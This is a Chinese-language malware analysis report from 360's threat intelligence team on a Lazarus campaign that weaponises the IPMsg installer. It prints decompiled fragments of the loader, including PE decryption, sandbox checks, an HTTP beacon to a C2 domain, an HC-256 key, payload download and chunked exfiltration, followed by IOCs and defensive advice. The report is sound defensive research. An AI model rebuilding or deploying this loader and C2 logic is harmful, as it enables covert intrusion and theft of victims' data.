APT-C-26（Lazarus）组织使用武器化的IPMsg软件的攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2024年12月26日 18:13 北京

APT-C-26

Lazarus

APT-C-26（Lazarus）组织是一个高度活跃的高级持续性威胁（APT）组织，以其精密和隐蔽的攻击手段而闻名。该组织主要瞄准金融机构和加密货币交易所，运用一系列复杂的攻击策略，包括精心设计的网络钓鱼、直接网络攻击以及勒索软件攻击。这些行为反映了该组织在网络安全领域的高度技术能力和对目标的深入了解。

最近，360高级威胁研究院发现Lazarus组织对IPMsg安装程序进行了武器化处理。他们通过植入恶意代码，将其转变为一种攻击工具。当用户执行这个武器化的IPMsg安装程序后，它一方面会释放官方版本的IPMsg安装程序5.6.18.0并执行，以迷惑用户；另一方面，它会在内存中激活一个恶意的DLL文件。经过多个阶段的执行后，该恶意DLL文件会与远程的控制服务器（C2）建立连接，以便下载后门程序并窃取用户的敏感信息。

这种攻击方式展示了Lazarus组织在社会工程学方面的技巧和策略，有效地诱导用户执行恶意程序，窃取敏感信息。在本报告中，我们将深入探讨这一攻击活动的整体样本行为和细节，以期更好地理解Lazarus组织的攻击策略和技巧，为制定更有效的防御措施提供支持。

一、攻击活动分析

1.攻击流程分析

攻击者向目标发送了武器化的IPMsg安装程序。当用户执行这个程序后，它会释放一个恶意的DLL文件。这个DLL文件首先会释放官方版本的IPMsg安装程序5.6.18.0并执行，以此来迷惑用户。接着，恶意DLL文件会在内存中解密并释放多个额外的DLL文件。这些DLL文件经过一系列操作后，最终形成了一个后门，持续与远程的控制服务器（C2）进行通信。通过这种通信，攻击者可以获取并执行后续的载荷，进一步实施攻击和窃取敏感信息。



图1 攻击流程图

2.载荷分析

在执行武器化的IPMsg安装程序后，样本首先从数据段解密PE文件，模块名为ATT_Loader_DLL.dll。随后，程序控制流跳转至导出函数WinOrgBinW处开始执行。

```
si128 = _mm_load_si128(&xmmword_1400032F0);
v5 = 0i64;
for ( i = 0i64; i < 0x266700; i += 32i64 )    // 解密PE文件
{
  *&pe_file[i] = _mm_xor_ps(si128, _mm_loadu_si128(&pe_file[i]));
  *&pe_file[i + 8] = _mm_xor_ps(si128, _mm_loadu_si128(&pe_file[i + 8]));
  *&pe_file[i + 16] = _mm_xor_ps(si128, _mm_loadu_si128(&pe_file[i + 16]));
  *&pe_file[i + 24] = _mm_xor_ps(si128, _mm_loadu_si128(&pe_file[i + 24]));
}

v7 = (sub_140001340)(pe_file, hPrevInstance, lpCmdLine, nShowCmd);

if ( v7 )
{
  v8 = v7[1];
  v9 = *v7;
  strcpy(String1, "WinOrgBinW");
  if ( *(v9 + 140) )
  {
    v10 = (v8 + *(v9 + 136));
    if ( v10[6] )
    {
      if ( v10[5] )
      {
```

图2 解密PE文件

攻击者在ATT_Loader_DLL.dll的WinOrgBinW函数入口处进行了校验，以确保栈中的字符与内存中的字符相匹配，我们将其称为DLL校验值。这些栈中的字符是由释放该DLL的样本所写入的，从而防止了DLL样本在沙箱环境中独立运行。同样地，在后续释放的DLL中也进行了类似的校验。

```
magicNumber = 0x6F006D;
shortValue = 0;
pointerToV8 = &initialValue;
difference = input3 - &initialValue;
initialValue = 0x69006E006F0074i64;
do
{
  currentValue = *(pointerToV8 + difference);
  valueDifference = *pointerToV8 - currentValue;
  if ( valueDifference )
    break;
  pointerToV8 = (pointerToV8 + 2);
}
while ( currentValue );
if ( !valueDifference )
  sub_180001430();
return 1i64;
}
```

图3 防御规避手段

ATT_Loader_DLL.dll在%appdata%\installer.exe路径下释放了官方版本IPMsg Installer 5.6.18.0程序，并打开执行。

```
    v37 = v14;
    v38 = v6;
    memcpy(v18, v13, 2 * v14 + 2);
    goto LABEL_41;
  }
  v37 = v45;
  v38 = 7i64;
  v36 = *v13;
LABEL_41:
  sub_1800011C0(lpFile, &v36, &v33);            // %appdata%\installer.exe
  v19 = lpFile;
  if ( si128.m128i_i64[1] > 7ui64 )
    v19 = lpFile[0];
  ShellExecuteW(0i64, L"open", v19, 0i64, 0i64, 1);
```

图4 释放官方IPMsg Installer程序

接着，程序加载了数据段中保存的另一个DLL文件，导出名为Loader1.dll，并执行了其导出函数GetsPrintW。

```
v20 = sub_180001DD0();
if ( v20 )
{
  strcpy(String1, "GetsPrintW");
  v21 = v20[1];
  v22 = *v20;
  if ( !*(v22 + 140) )
    goto LABEL_50;
  v23 = (v21 + *(v22 + 136));
  if ( !v23[6] || !v23[5] )
    goto LABEL_50;
  v24 = (v21 + v23[8]);
  v25 = (v21 + v23[9]);
  v26 = 0;
  while ( stricmp(String1, (v21 + *v24)) )
  {
    ++v26;
    ++v24;
    ++v25;
    if ( v26 >= v23[6] )
      goto LABEL_50;
  }
  v29 = *v25;
  if ( v29 <= v23[5] )
    v27 = (v21 + *(4 * v29 + v21 + v23[7]));
  else
```

图5 执行Loader1.dll导出函数GetsPrintW

Loader1.dll再次解密了一个DLL文件，并加载了其导出函数GetWindowSizedW。在这个过程中，再次解密的DLL导出模块名为Dll64.dll。

```
rdx_counter = 0x38010;
byte_array = &unk_1800A0E11;
r8_index = &byte_var9 - (&qword_180068E00 + 1);
byte_var25 = &byte_var9 - (&qword_180068E00 + 1);
stack_var2 = &byte_var20 - (&qword_180068E00 + 1);
stack_var3 = &byte_var21 - (&qword_180068E00 + 1);
*&long_var1 = &byte_var22 - (&qword_180068E00 + 1);
stack_var8 = &byte_var23 - (&qword_180068E00 + 1);
stack_var1 = &byte_var24 - (&qword_180068E00 + 1);
do
{
  byte_array[r8_index - 229392] = *(byte_array - 1) ^ byte_array[0xFFFC7FEF];
  byte_array[&byte_var10 - (&qword_180068E00 + 1) - 229392] = *byte_array ^ *(byte_array - 229392);
  byte_array[&byte_var11 - (&qword_180068E00 + 1) - 229392] = byte_array[1] ^ *(byte_array - 229391);
  byte_array[&byte_var12 - (&qword_180068E00 + 1) - 229392] = byte_array[2] ^ *(byte_array - 229390);
  byte_array[&byte_var13 - (&qword_180068E00 + 1) - 229392] = byte_array[3] ^ *(byte_array - 229389);
  byte_array[&byte_var14 - (&qword_180068E00 + 1) - 229392] = byte_array[4] ^ *(byte_array - 229388);
  byte_array[&byte_var15 - (&qword_180068E00 + 1) - 229392] = byte_array[5] ^ *(byte_array - 229387);
  byte_array[&byte_var16 - (&qword_180068E00 + 1) - 229392] = byte_array[6] ^ *(byte_array - 229386);
  byte_array[&byte_var17 - (&qword_180068E00 + 1) - 229392] = byte_array[7] ^ *(byte_array - 229385);
  byte_array[&byte_var18 - (&qword_180068E00 + 1) - 229392] = byte_array[8] ^ *(byte_array - 229384);
  byte_array[&byte_var19 - (&qword_180068E00 + 1) - 229392] = *(byte_array - 229383) ^ byte_array[9];
  byte_array[stack_var2 - 229392] = *(byte_array - 229382) ^ byte_array[10];
  byte_array[stack_var3 - 229392] = *(byte_array - 229381) ^ byte_array[11];
  byte_array[long_var1 - 229392] = *(byte_array - 229380) ^ byte_array[12];
  byte_array[stack_var8 - 229392] = *(byte_array - 229379) ^ byte_array[13];
```

```
while ( 1 )
{
  do
    rax_result = sub_180006640(stack_var6);
  while ( !rax_result );

  long_var1 = xmmword_18005D0C8;
  r15_temp = rax_result[1];
  rax_value = *rax_result;
  if ( !*(rax_value + 140) )
    goto LABEL_12;
  rsi_ptr = (r15_temp + *(rax_value + 136));
  if ( !rsi_ptr[6] || !rsi_ptr[5] )
    goto LABEL_12;
  rbx_ptr = (r15_temp + rsi_ptr[8]);
  r14_ptr = (r15_temp + rsi_ptr[9]);
  edi_counter = 0;
  while ( sub_18002E5DC(&long_var1, r15_temp + *rbx_ptr) )
  {
    ++edi_counter;
    ++rbx_ptr;
    ++r14_ptr;
    if ( edi_counter >= rsi_ptr[6] )
      goto LABEL_12;
  }
  eax_temp = *r14_ptr;
  if ( eax_temp <= rsi_ptr[5] )
    function_pointer = (r15_temp + *(4 * eax_temp + r15_temp + rsi_ptr[7]));
  else
LABEL_12:
    function_pointer = 0i64;
```

图6 解密和加载Dll64.dll

Dll64.dll将DLL校验值和系统当前时间进行Base64编码，然后生成一些包含随机字符的字符串，并将其作为HTTP请求的一部分发送出去。以下是一个示例：

表1 HTTP请求示例

POST /upgrade/latest.asp HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)

Host: cryptocopedia.com

Content-Length: 165

Cache-Control: no-cache

NT=OTDJHGPNHK&WPKQO=MDcwMTY0NDB6NUYyNWg4Nw==&AQUG=&LKJGDZ=0&HCRPGG=52&GFJLEC=MgAwADIANAAtADEAMQAtADEANQAgADEAMgA6ADEANAA6ADAAOQA=&QTUYVKP=VEAADXTKHXWDDO&AMMMWIFVR=OM

```
}
if ( a6 )
{
  v18 = base64_encode(a6, v9, &a5);           // 标识+随机字符串base64编码
  v15 = a5;
  v12 = v18;
  v50 = v18;
}
if ( a9 )
{
  v19 = base64_encode(a9, v10, &a8);          // 日期base64编码
  v16 = a8;
  v13 = v19;
  v58 = v19;
}
v20 = sub_180016D00(v14 + v15 + v16 + 200);
sub_180025F30(v20, 0, v14 + v16 + v15 + 100);
v21 = sub_180016D00(7i64);
a9 = v21;
*v21 = generateRandomNumber() % 26 + 65;
*(v21 + 1) = generateRandomNumber() % 26 + 65;
*(v21 + 2) = generateRandomNumber() % 26 + 65;
*(v21 + 3) = generateRandomNumber() % 26 + 65;
*(v21 + 4) = generateRandomNumber() % 26 + 65;
*(v21 + 5) = generateRandomNumber() % 26 + 65;
*(v21 + 6) = 0;
v51 = sub_180016D00(7i64);
*v51 = generateRandomNumber() % 26 + 65;
*(v51 + 1) = generateRandomNumber() % 26 + 65;
*(v51 + 2) = generateRandomNumber() % 26 + 65;
```

```
  v13 = v58;
  v12 = v50;
}
dwOptionalLength = -1i64;
do
  ++dwOptionalLength;
while ( v20->m128i_i8[dwOptionalLength] );
sub_180001BD0(a1);
v46 = HttpSendRequestW(hRequest, 0i64, 0, v20, dwOptionalLength);
if ( !v46 )
  GetLastError();
if ( v20 )
  sub_180015D20(v20);
if ( v11 )
  sub_180015D20(v11);
```

图7 通过随机字符串创建HTTP请求并发送请求

随后，样本从命令和控制（C2）服务器接收数据。

```
if ( HttpQueryInfoA(v9, 0x13u, Buffer, &dwBufferLength, 0i64) )
{
  if ( sub_180016C50(Buffer, v11, v12, v13) == 200 )
  {
    for ( ; InternetQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable, 0, 0i64); v10 += dwNumberOfBytesRead )
    {
      v14 = dwNumberOfBytesAvailable;
      if ( !dwNumberOfBytesAvailable )
        break;
      v15 = 136633 - v10;
      if ( 136633 - v10 >= dwNumberOfBytesAvailable )
      {
        v15 = dwNumberOfBytesAvailable;
        dwNumberOfBytesRead = dwNumberOfBytesAvailable;
      }
      else
      {
        dwNumberOfBytesRead = 136633 - v10;
        v14 = 136633 - v10;
      }
      if ( !v14 )
        break;
      if ( !InternetReadFile(hRequest, &v8->m128i_i8[v10], v15, &dwNumberOfBytesRead) )
        goto LABEL_18;
    }
```

图8 接收数据

接下来，样本对接收到的数据进行处理，将其中的空格替换为+符号。

```
copy_to_a1(decodedDataBuffer, 0, decodedDataLength);
copy_to_a1_(decodedDataBuffer, receivedData + 1, dataSizeWithPadding);
while ( 1 )
{
  dataPointer = findMatchingByteInAlignedMemory(decodedDataBuffer, ' ');// 在给定内存块中找空格
  if ( !dataPointer )
    break;
  *dataPointer = '+';                           // 空格替换成 +
}
dataLength = -1i64;
do
  ++dataLength;
while ( decodedDataBuffer->m128i_i8[dataLength] );
```

图9 替换空格代码

接下来，样本使用已知的字典对数据进行替换解码，以获得正常的数据。

```
  goto LABEL_43;
 do
 {
   decodeAttempts = 0;
   for ( index = 0i64; index < 4; ++index )
   {
     if ( bufferPosition >= currentParsedData )
       break;
     characterByte = 0;
     while ( !characterByte )
     {
       bufferIndex = bufferPosition->m128i_u8[0];
       bufferPosition = (bufferPosition + 1);
       if ( (bufferIndex - '+') > 0x4Fu )
         goto LABEL_34;
       characterByte = aRstuvwxyzAbcde[bufferIndex - 43];// |$$$}rstuvwxyz{$$$$$$$>?@ABCDEFGHIJKLMNOPQRSTUVW$$$$$$XYZ[\]^_`ab
       if ( characterByte )
       {
         if ( characterByte == '$' )
         {
LABEL_34:
           characterByte = 0;
           goto LABEL_35;
         }
         characterByte -= 61;
       }
LABEL_35:
       if ( bufferPosition >= currentParsedData )
       {
```

图10 数据解码

解码后的数据被分为五个部分，分别以“|”符号分割。这五个部分的数据分别表示：后续DLL执行结果每次传输到C2的最大尺寸（KB）、再次接收载荷的长度、DLL的导出函数、与前述类似的DLL校验值以及载荷的MD5哈希值。

```
resultPointer1 = find_target_in_array(recv_data_buffer, 0x7Cu);// 查找 |
resultPointer2 = resultPointer1;
if ( !resultPointer1 )
{
  arrayPointer1 = recv_data_buffer;
  do
  {
    shortValue1 = arrayPointer1->m128i_i16[0];
    *(arrayPointer1->m128i_i16 + &recv_data_part1 - recv_data_buffer) = arrayPointer1->m128i_i16[0];
    arrayPointer1 = (arrayPointer1 + 2);
  }
  while ( shortValue1 );
  goto exit;
}
tempPointer1 = (resultPointer1 - recv_data_buffer) >> 1;
copyUntilNullOrFillWithZero(&recv_data_part1, recv_data_buffer, tempPointer1);
recv_data_part1.m128i_i16[tempPointer1] = 0;
v19 = &resultPointer2->m128i_i8[2];
if ( !v19 )
  goto exit;


resultPointer3 = find_target_in_array(v19, 0x7Cu);// 查找 |
resultPointer4 = resultPointer3;
if ( !resultPointer3 )
{
```

图11 获取数据五个部分

在成功解析这五个部分后，样本开始从命令和控制（C2）服务器获取后续载荷。

```
  copy_to_a1(&buffer3, 0, communication_id_base64_len_);
  copy_to_a1(&data_buffer, 0, 0x19000ui64);
  proc_status = 1;
  if ( !ProcessAndDecodeHTTPDat(proc_data, &recv_data_1, &recv_data_2, &proc_data_len, &data_buffer)
    || data_buffer == '0' && !word_18003A452 )
  {
    proc_status = 0;
  }
  if ( hInternet )
  {
    InternetCloseHandle(hInternet);
    hInternet = 0i64;
  }
  if ( C2_handle )
  {
    InternetCloseHandle(C2_handle);
    C2_handle = 0i64;
  }
  if ( hRequest )
  {
    InternetCloseHandle(hRequest);
    hRequest = 0i64;
  }
  if ( !proc_status )
  {
LABEL_52:
    if ( recv_data_part2_len_data )
    {
      LocalFree(recv_data_part2_len_data);
      recv_data_part2_len_data = 0i64;
    }
```

图12 从C2获取载荷

样本对接收到的载荷计算MD5哈希值，并将其与之前接收的MD5数值进行比较。如果两者不匹配，则向命令和控制（C2）服务器发送“hash error”的错误信息。

```
LeaveCriticalSection(&CriticalSection);
recv_data_1 = 0;
copy_to_a1(wide_char_buffer, 0, 0x3E8ui64);
md5_res = sub_18000A140(md5_data_len, md5_data, &recv_data_1);// 上面接收的信息计算md5，长度是recv_data_part2_len
wide_char_count = -1i64;
do
  ++wide_char_count;
while ( md5_res->m128i_i8[wide_char_count] );
MultiByteToWideChar(0, 1u, md5_res->m128i_i8, -1, wide_char_buffer, wide_char_count);

decrypt_ptr = recv_data_part5;                // 和接收到的第五部分数据(md5)比对
do
{
  decrypt_char = *(decrypt_ptr + wide_char_buffer - recv_data_part5);
  char_diff = *decrypt_ptr - decrypt_char;
  if ( char_diff )
    break;
  ++decrypt_ptr;
}
while ( decrypt_char );
if ( char_diff )
{
  copy_to_a1(buffer_d, 0, 0x1F0ui64);
  buffer3 = *"H";                            // hash error
  buffer_c = 0x210072006Fi64;
  sub_180008B60(url, &buffer3);
```

图13 MD5比对

在成功校验载荷后，使用流密码算法HC-256进行解密。

```
copy_to_a1(buffer5, 0, 0x2008ui64);
strcpy(hc_256_key, "LnvC.mh8/t/a5}!Cq?d%SA_j#<6Ua^$=");
copy_to_a1(buffer6, 0, 0x230ui64);
len_recv_data_part3 = -1i64;
do
  ++len_recv_data_part3;
while ( recv_data_part3[len_recv_data_part3] );
WideCharToMultiByte(0, 0x200u, recv_data_part3, -1, export_name[0].m128i_i8, len_recv_data_part3, 0i64, 0i64);
sub_180001170(buffer5, hc_256_key, hc_256_key);// hc_256初始化
recv_data_part2_len_ = recv_data_part2_len;
recv_data_part2_len_data_ = recv_data_part2_len_data;
dataSize = recv_data_part2_len;
currentPtr = recv_data_part2_len_data;
sourcePtr = recv_data_part2_len_data;
if ( recv_data_part2_len >= 4ui64 )           // 第二次接收的数据大于4字节
{
  blockSize = 4i64;
  do
  {
    sub_180001000(buffer5);                   // hc_256 核心操作
    blockSize += 4i64;
    xorResult = *sourcePtr++ ^ arrayTempVar[0];
    *currentPtr++ = xorResult;
  }
  while ( blockSize <= dataSize );
}                                             // 把第二次接收的数据解密

remainingBytes = dataSize & 3;
```

图14 hc-256解密数据

解密后的数据是一个ZIP压缩文件。样本会检查压缩文件内的DLL文件名是否为'Z'。

```
 *(fileMetadata + 8) = recv_data_part2_len_;
 *(fileMetadata + 9) = 0;
 *(fileMetadata + 5) = 0;
 *currentDirectory_ = sub_1800057F0(fileMetadata);// zip校验和初始化
 dword_180037FD8 = dword_18006C454;
 if ( dword_18006C454 )
 {
   j_j_HeapFree_(currentDirectory_);
exit:
   LocalFree(recv_data_part2_len_data);
   recv_data_part2_len_data = 0i64;
   return index;
 }

 dynamicMemory = allocate_buf(0x10ui64);
 *dynamicMemory = 1;
 dynamicMemory[1] = currentDirectory_;
 if ( sub_180005F90(*currentDirectory_, fileSize, 2) )// 在ZIP中根据文件名搜索特定文件z
 {
   fileFormat = -1;
   copy_to_a1(&buffer5[0].m128i_i8[4], 0, 0x128ui64);
   operationStatus = 0x500;
   buffer5[0].m128i_i32[0] = -1;
   dword_180037FD8 = 0x500;
 }
 else
 {
```

图15 ZIP校验

如果校验成功，样本会对ZIP文件进行解压缩，并对其中的DLL文件进行校验。如果校验失败，则向命令和控制（C2）服务器发送“Dll Data Error”的错误信息。

```
{
  sub_180007020(dynamicMemory);
  LocalFree(recv_data_part2_len_data);
  recv_data_part2_len_data = 0i64;
  return index;
}
if ( *dynamicMemory == 1 )
  subOperationStatus = sub_180006E60(dynamicMemory[1], fileFormat, allocatedMemory, finalDataSizeAdjusted);// 解压
else
  subOperationStatus = 0x80000;
dword_180037FD8 = subOperationStatus;
sub_180007020(dynamicMemory);
LocalFree(recv_data_part2_len_data);
recv_data_part2_len_data = 0i64;
dataPtr = sub_1800014A0(callbackData, allocatedMemoryPtr);
if ( !dataPtr )
{
  xmmValue = xmmword_180031E58;
  xmmDataBuffer[0] = xmmword_180031E48;       // Dll Data Error
LABEL_43:
  xmmDataBuffer[1] = xmmValue;
  sub_18000BB60(inputString, xmmDataBuffer);  // 连接网络
  LocalFree(allocatedMemoryPtr);
  return 1;
}
```

图16 DLL校验

接下来，样本执行之前解析的DLL导出函数，并对其执行结果进行CRC32校验。

```
count = 0;
indexPtr = (dataPtr1 + fileData[8]);
tempPtr = (dataPtr1 + fileData[9]);
while ( stricmp_(export_name[0].m128i_i8, (dataPtr1 + *indexPtr)) )
{
  ++count;
  ++indexPtr;
  ++tempPtr;
  if ( count >= fileData[6] )
    goto LABEL_42;
}
currentValue = *tempPtr;
if ( currentValue > fileData[5]
  || (functionPointer = (dataPtr1 + *(4 * currentValue + dataPtr1 + fileData[7]))) == 0i64 )
{
LABEL_42:
  xmmValue = xmmword_180031E78;               // GetProcAddress Error
  buffer4.m128i_i32[2] = 124;
  xmmDataBuffer[0] = xmmword_180031E68;
  buffer4.m128i_i64[0] = 0x72006F00720072i64;
  goto LABEL_43;
}
export_func_execRresult = functionPointer(0i64, 0i64, recv_data_part4, 0i64);
Sleep(0x7D0u);
```

图17 执行导出函数

```
localAllocPtr = allocResult;
if ( sub_180009FF0(allocResult, parameter1, parameter2, 28800) )
{
  (HeapFree__)(dataOffset, resultPtr);
}
else
{
  if ( sub_180007220(&export_func_exeRresult_) == 1 )// 把导出函数执行结果进行计算 adler32 校验和
    totalBytes = offset;
  if ( localAllocPtr )
    (HeapFree___)(finalIndex, localAllocPtr);
}
LocalFree(export_func_execRresult);
```

图18 CRC32校验

最后，样本将导出函数的执行结果分段发送到远程的命令和控制（C2）服务器，其中每次传输的最大尺寸根据之前获取的“后续DLL执行结果每次传输到C2的最大尺寸（KB）”数据来确定。

```
for ( iteratorIndex = totalSize; ; totalSize = iteratorIndex )
{
  copy_to_a1(&data_buffer, 0, 0x32002ui64);
  buffer1.m128i_i8[0] = 0;
  newIndex = -1i64;
  do
    ++newIndex;
  while ( buffer1.m128i_i8[newIndex] );
  copy_to_a1(buffer5, 0, 0x104ui64);
  temporaryValue = 0i64;
  do
  {
    byteValue = byte_1800387E8[temporaryValue];
    buffer5[0].m128i_i8[temporaryValue++] = byteValue;
  }
  while ( byteValue );
  currentDataSize = communication_id_base64_len;
  LODWORD(dataOffset) = 12;
  referenceOffset = sub_180017A78(0i64);
  timeData = time_bow(&referenceOffset);
  LODWORD(usedDefaultCharPtr) = *timeData + 1;
  LODWORD(defaultCharPtr) = timeData[1] + 1;
  LODWORD(multiByteSize) = timeData[2] + 1;
  LODWORD(multiByteString) = timeData[3];
  format_(
    buffer3,
    L"%04d-%02d-%02d %02d:%02d:%02d",
    (timeData[5] + 1900),
    (timeData[4] + 1),
    multiByteString,
    multiByteSize,
    defaultCharPtr,
    usedDefaultCharPtr);
  timeOffset = totalSize - bytesindex;
  if ( totalSize - bytesindex > recv_data_part1_len << 10 )// recv_data_part1_len KB
    timeOffset = recv_data_part1_len << 10;
  remainingSize = timeOffset;
  format_(&data_buffer, L"%s|%d|", buffer3, timeOffset >> 1);
  tempResult = -1i64;
  do
    isEndOfString = *(&data_buffer + ++tempResult) == 0;
  while ( !isEndOfString );
  finalDataSize = (remainingSize + 2 * tempResult);
  copy_to_a1_((&data_buffer + tempResult), &dataBuffer[bytesindex], remainingSize);
  *(&data_buffer + finalDataSize) = '1';
  localVariable1 = finalDataSize + 2;
  bytesindex += remainingSize;
  localVariable2 = 3 - (bytesindex < iteratorIndex);
  EnterCriticalSection(&CriticalSection);
  if ( !sendRandomizedHttpRequest(
          inputString,
          0xCu,
```

图19 数据发送到C2

在完成上述通信后，样本会进入休眠状态一段时间。然后，在while (1)循环结构的作用下，样本会反复与命令和控制（C2）服务器进行通信，获取数据并形成后门机制。

```
    if ( !checkResult )
      goto sleep_part;
  }
  while ( checkResult != 2 || sub_18000B0A0(url) );// 与C2交互
  iterationCounter = generateRandomNumber() % 3;
sleep_part:
  if ( iterationCounter >= 0x14 )
    Sleep(1200000u);
  else
    Sleep(60000u);
 }
}

 while ( 1 )
 {
  ++randomSeed;
  ++iterationCounter;
  if ( randomSeed == 3 * (randomSeed / 3) )
  {
    url = &xmmword_180039420;
  }
  else
  {
    url = &xmmword_180038A10;
    if ( randomSeed % 3 != 1 )
      url = &xmmword_180039C20;
  }

  do
  {
    while ( 1 )
    {
      while ( 1 )
      {
```

图20 样本持续性通信

二、归属研判

在这次攻击活动中，Lazarus组织使用了域名cryptocopedia[.]com作为其控制服务器（C2）。值得注意的是，这个域名在Lazarus组织的其他活动中也曾被使用过[1][2]。此外，本次攻击活动中使用的URL（https://cryptocopedia[.]com/upgrade/latest.a

sp）与Lazarus组织以往活动中使用的URL（https://cryptocopedia[.]com/explorer/search.asp）非常相似。

其次，结合地缘政治目标以及武器化官方程序的特征，我们发现这些都与Lazarus组织所表现出的战术、技术和程序（TTP）特征相符。因此，我们有理由相信此次攻击活动是由Lazarus组织发起的。

三、防范排查建议

在本次攻击活动中，Lazarus组织巧妙地构建了IPMsg安装程序，诱使用户执行，其最终目的是窃取用户的重要信息。基于我们的深入洞察和分析，我们已经制定了一系列专门的防范和排查建议，旨在帮助识别和防御类似的恶意活动。

- 警惕社交平台来源：对于所有通过社交平台接收到的文件和链接，保持高度警惕，特别是那些来自未知或不可信来源的。不要轻易信任或打开这些来源的文件。
- 从官方平台下载程序：确保应用程序来源于官方，并使用360安全卫士进行全面扫描。
- 使用360安全卫士：利用360安全卫士全面扫描系统，寻找恶意软件和其他可疑活动的迹象。
- 员工安全意识培训：定期对员工进行安全意识培训，帮助他们识别潜在的网络钓鱼攻击和可疑通信，提高安全防范能力。
- 及时更新操作系统和软件：定期更新操作系统和所有软件，包括安全防护软件。确保及时修补已知的安全漏洞，降低被攻击的风险。

附录 IOC

a7b23cd8b09a3ce918a77de355e9d3e5

https://cryptocopedia[.]com/upgrade/latest.asp

参考

[1]https://blog.phylum.io/new-tactics-from-a-familiar-threat/

[2]https://hackhunting.com/2024/08/24/software-supply-chain-threat-landscape-july-2024-pypi-npm-github-and-macos/

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野

攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

＃APT 147 ＃朝鲜半岛 33 ＃APT-C-26 Lazarus 13

APT · 目录 ≡

< 上一篇 · APT-C-36（盲眼鹰）持续针对哥伦比亚开展攻击活动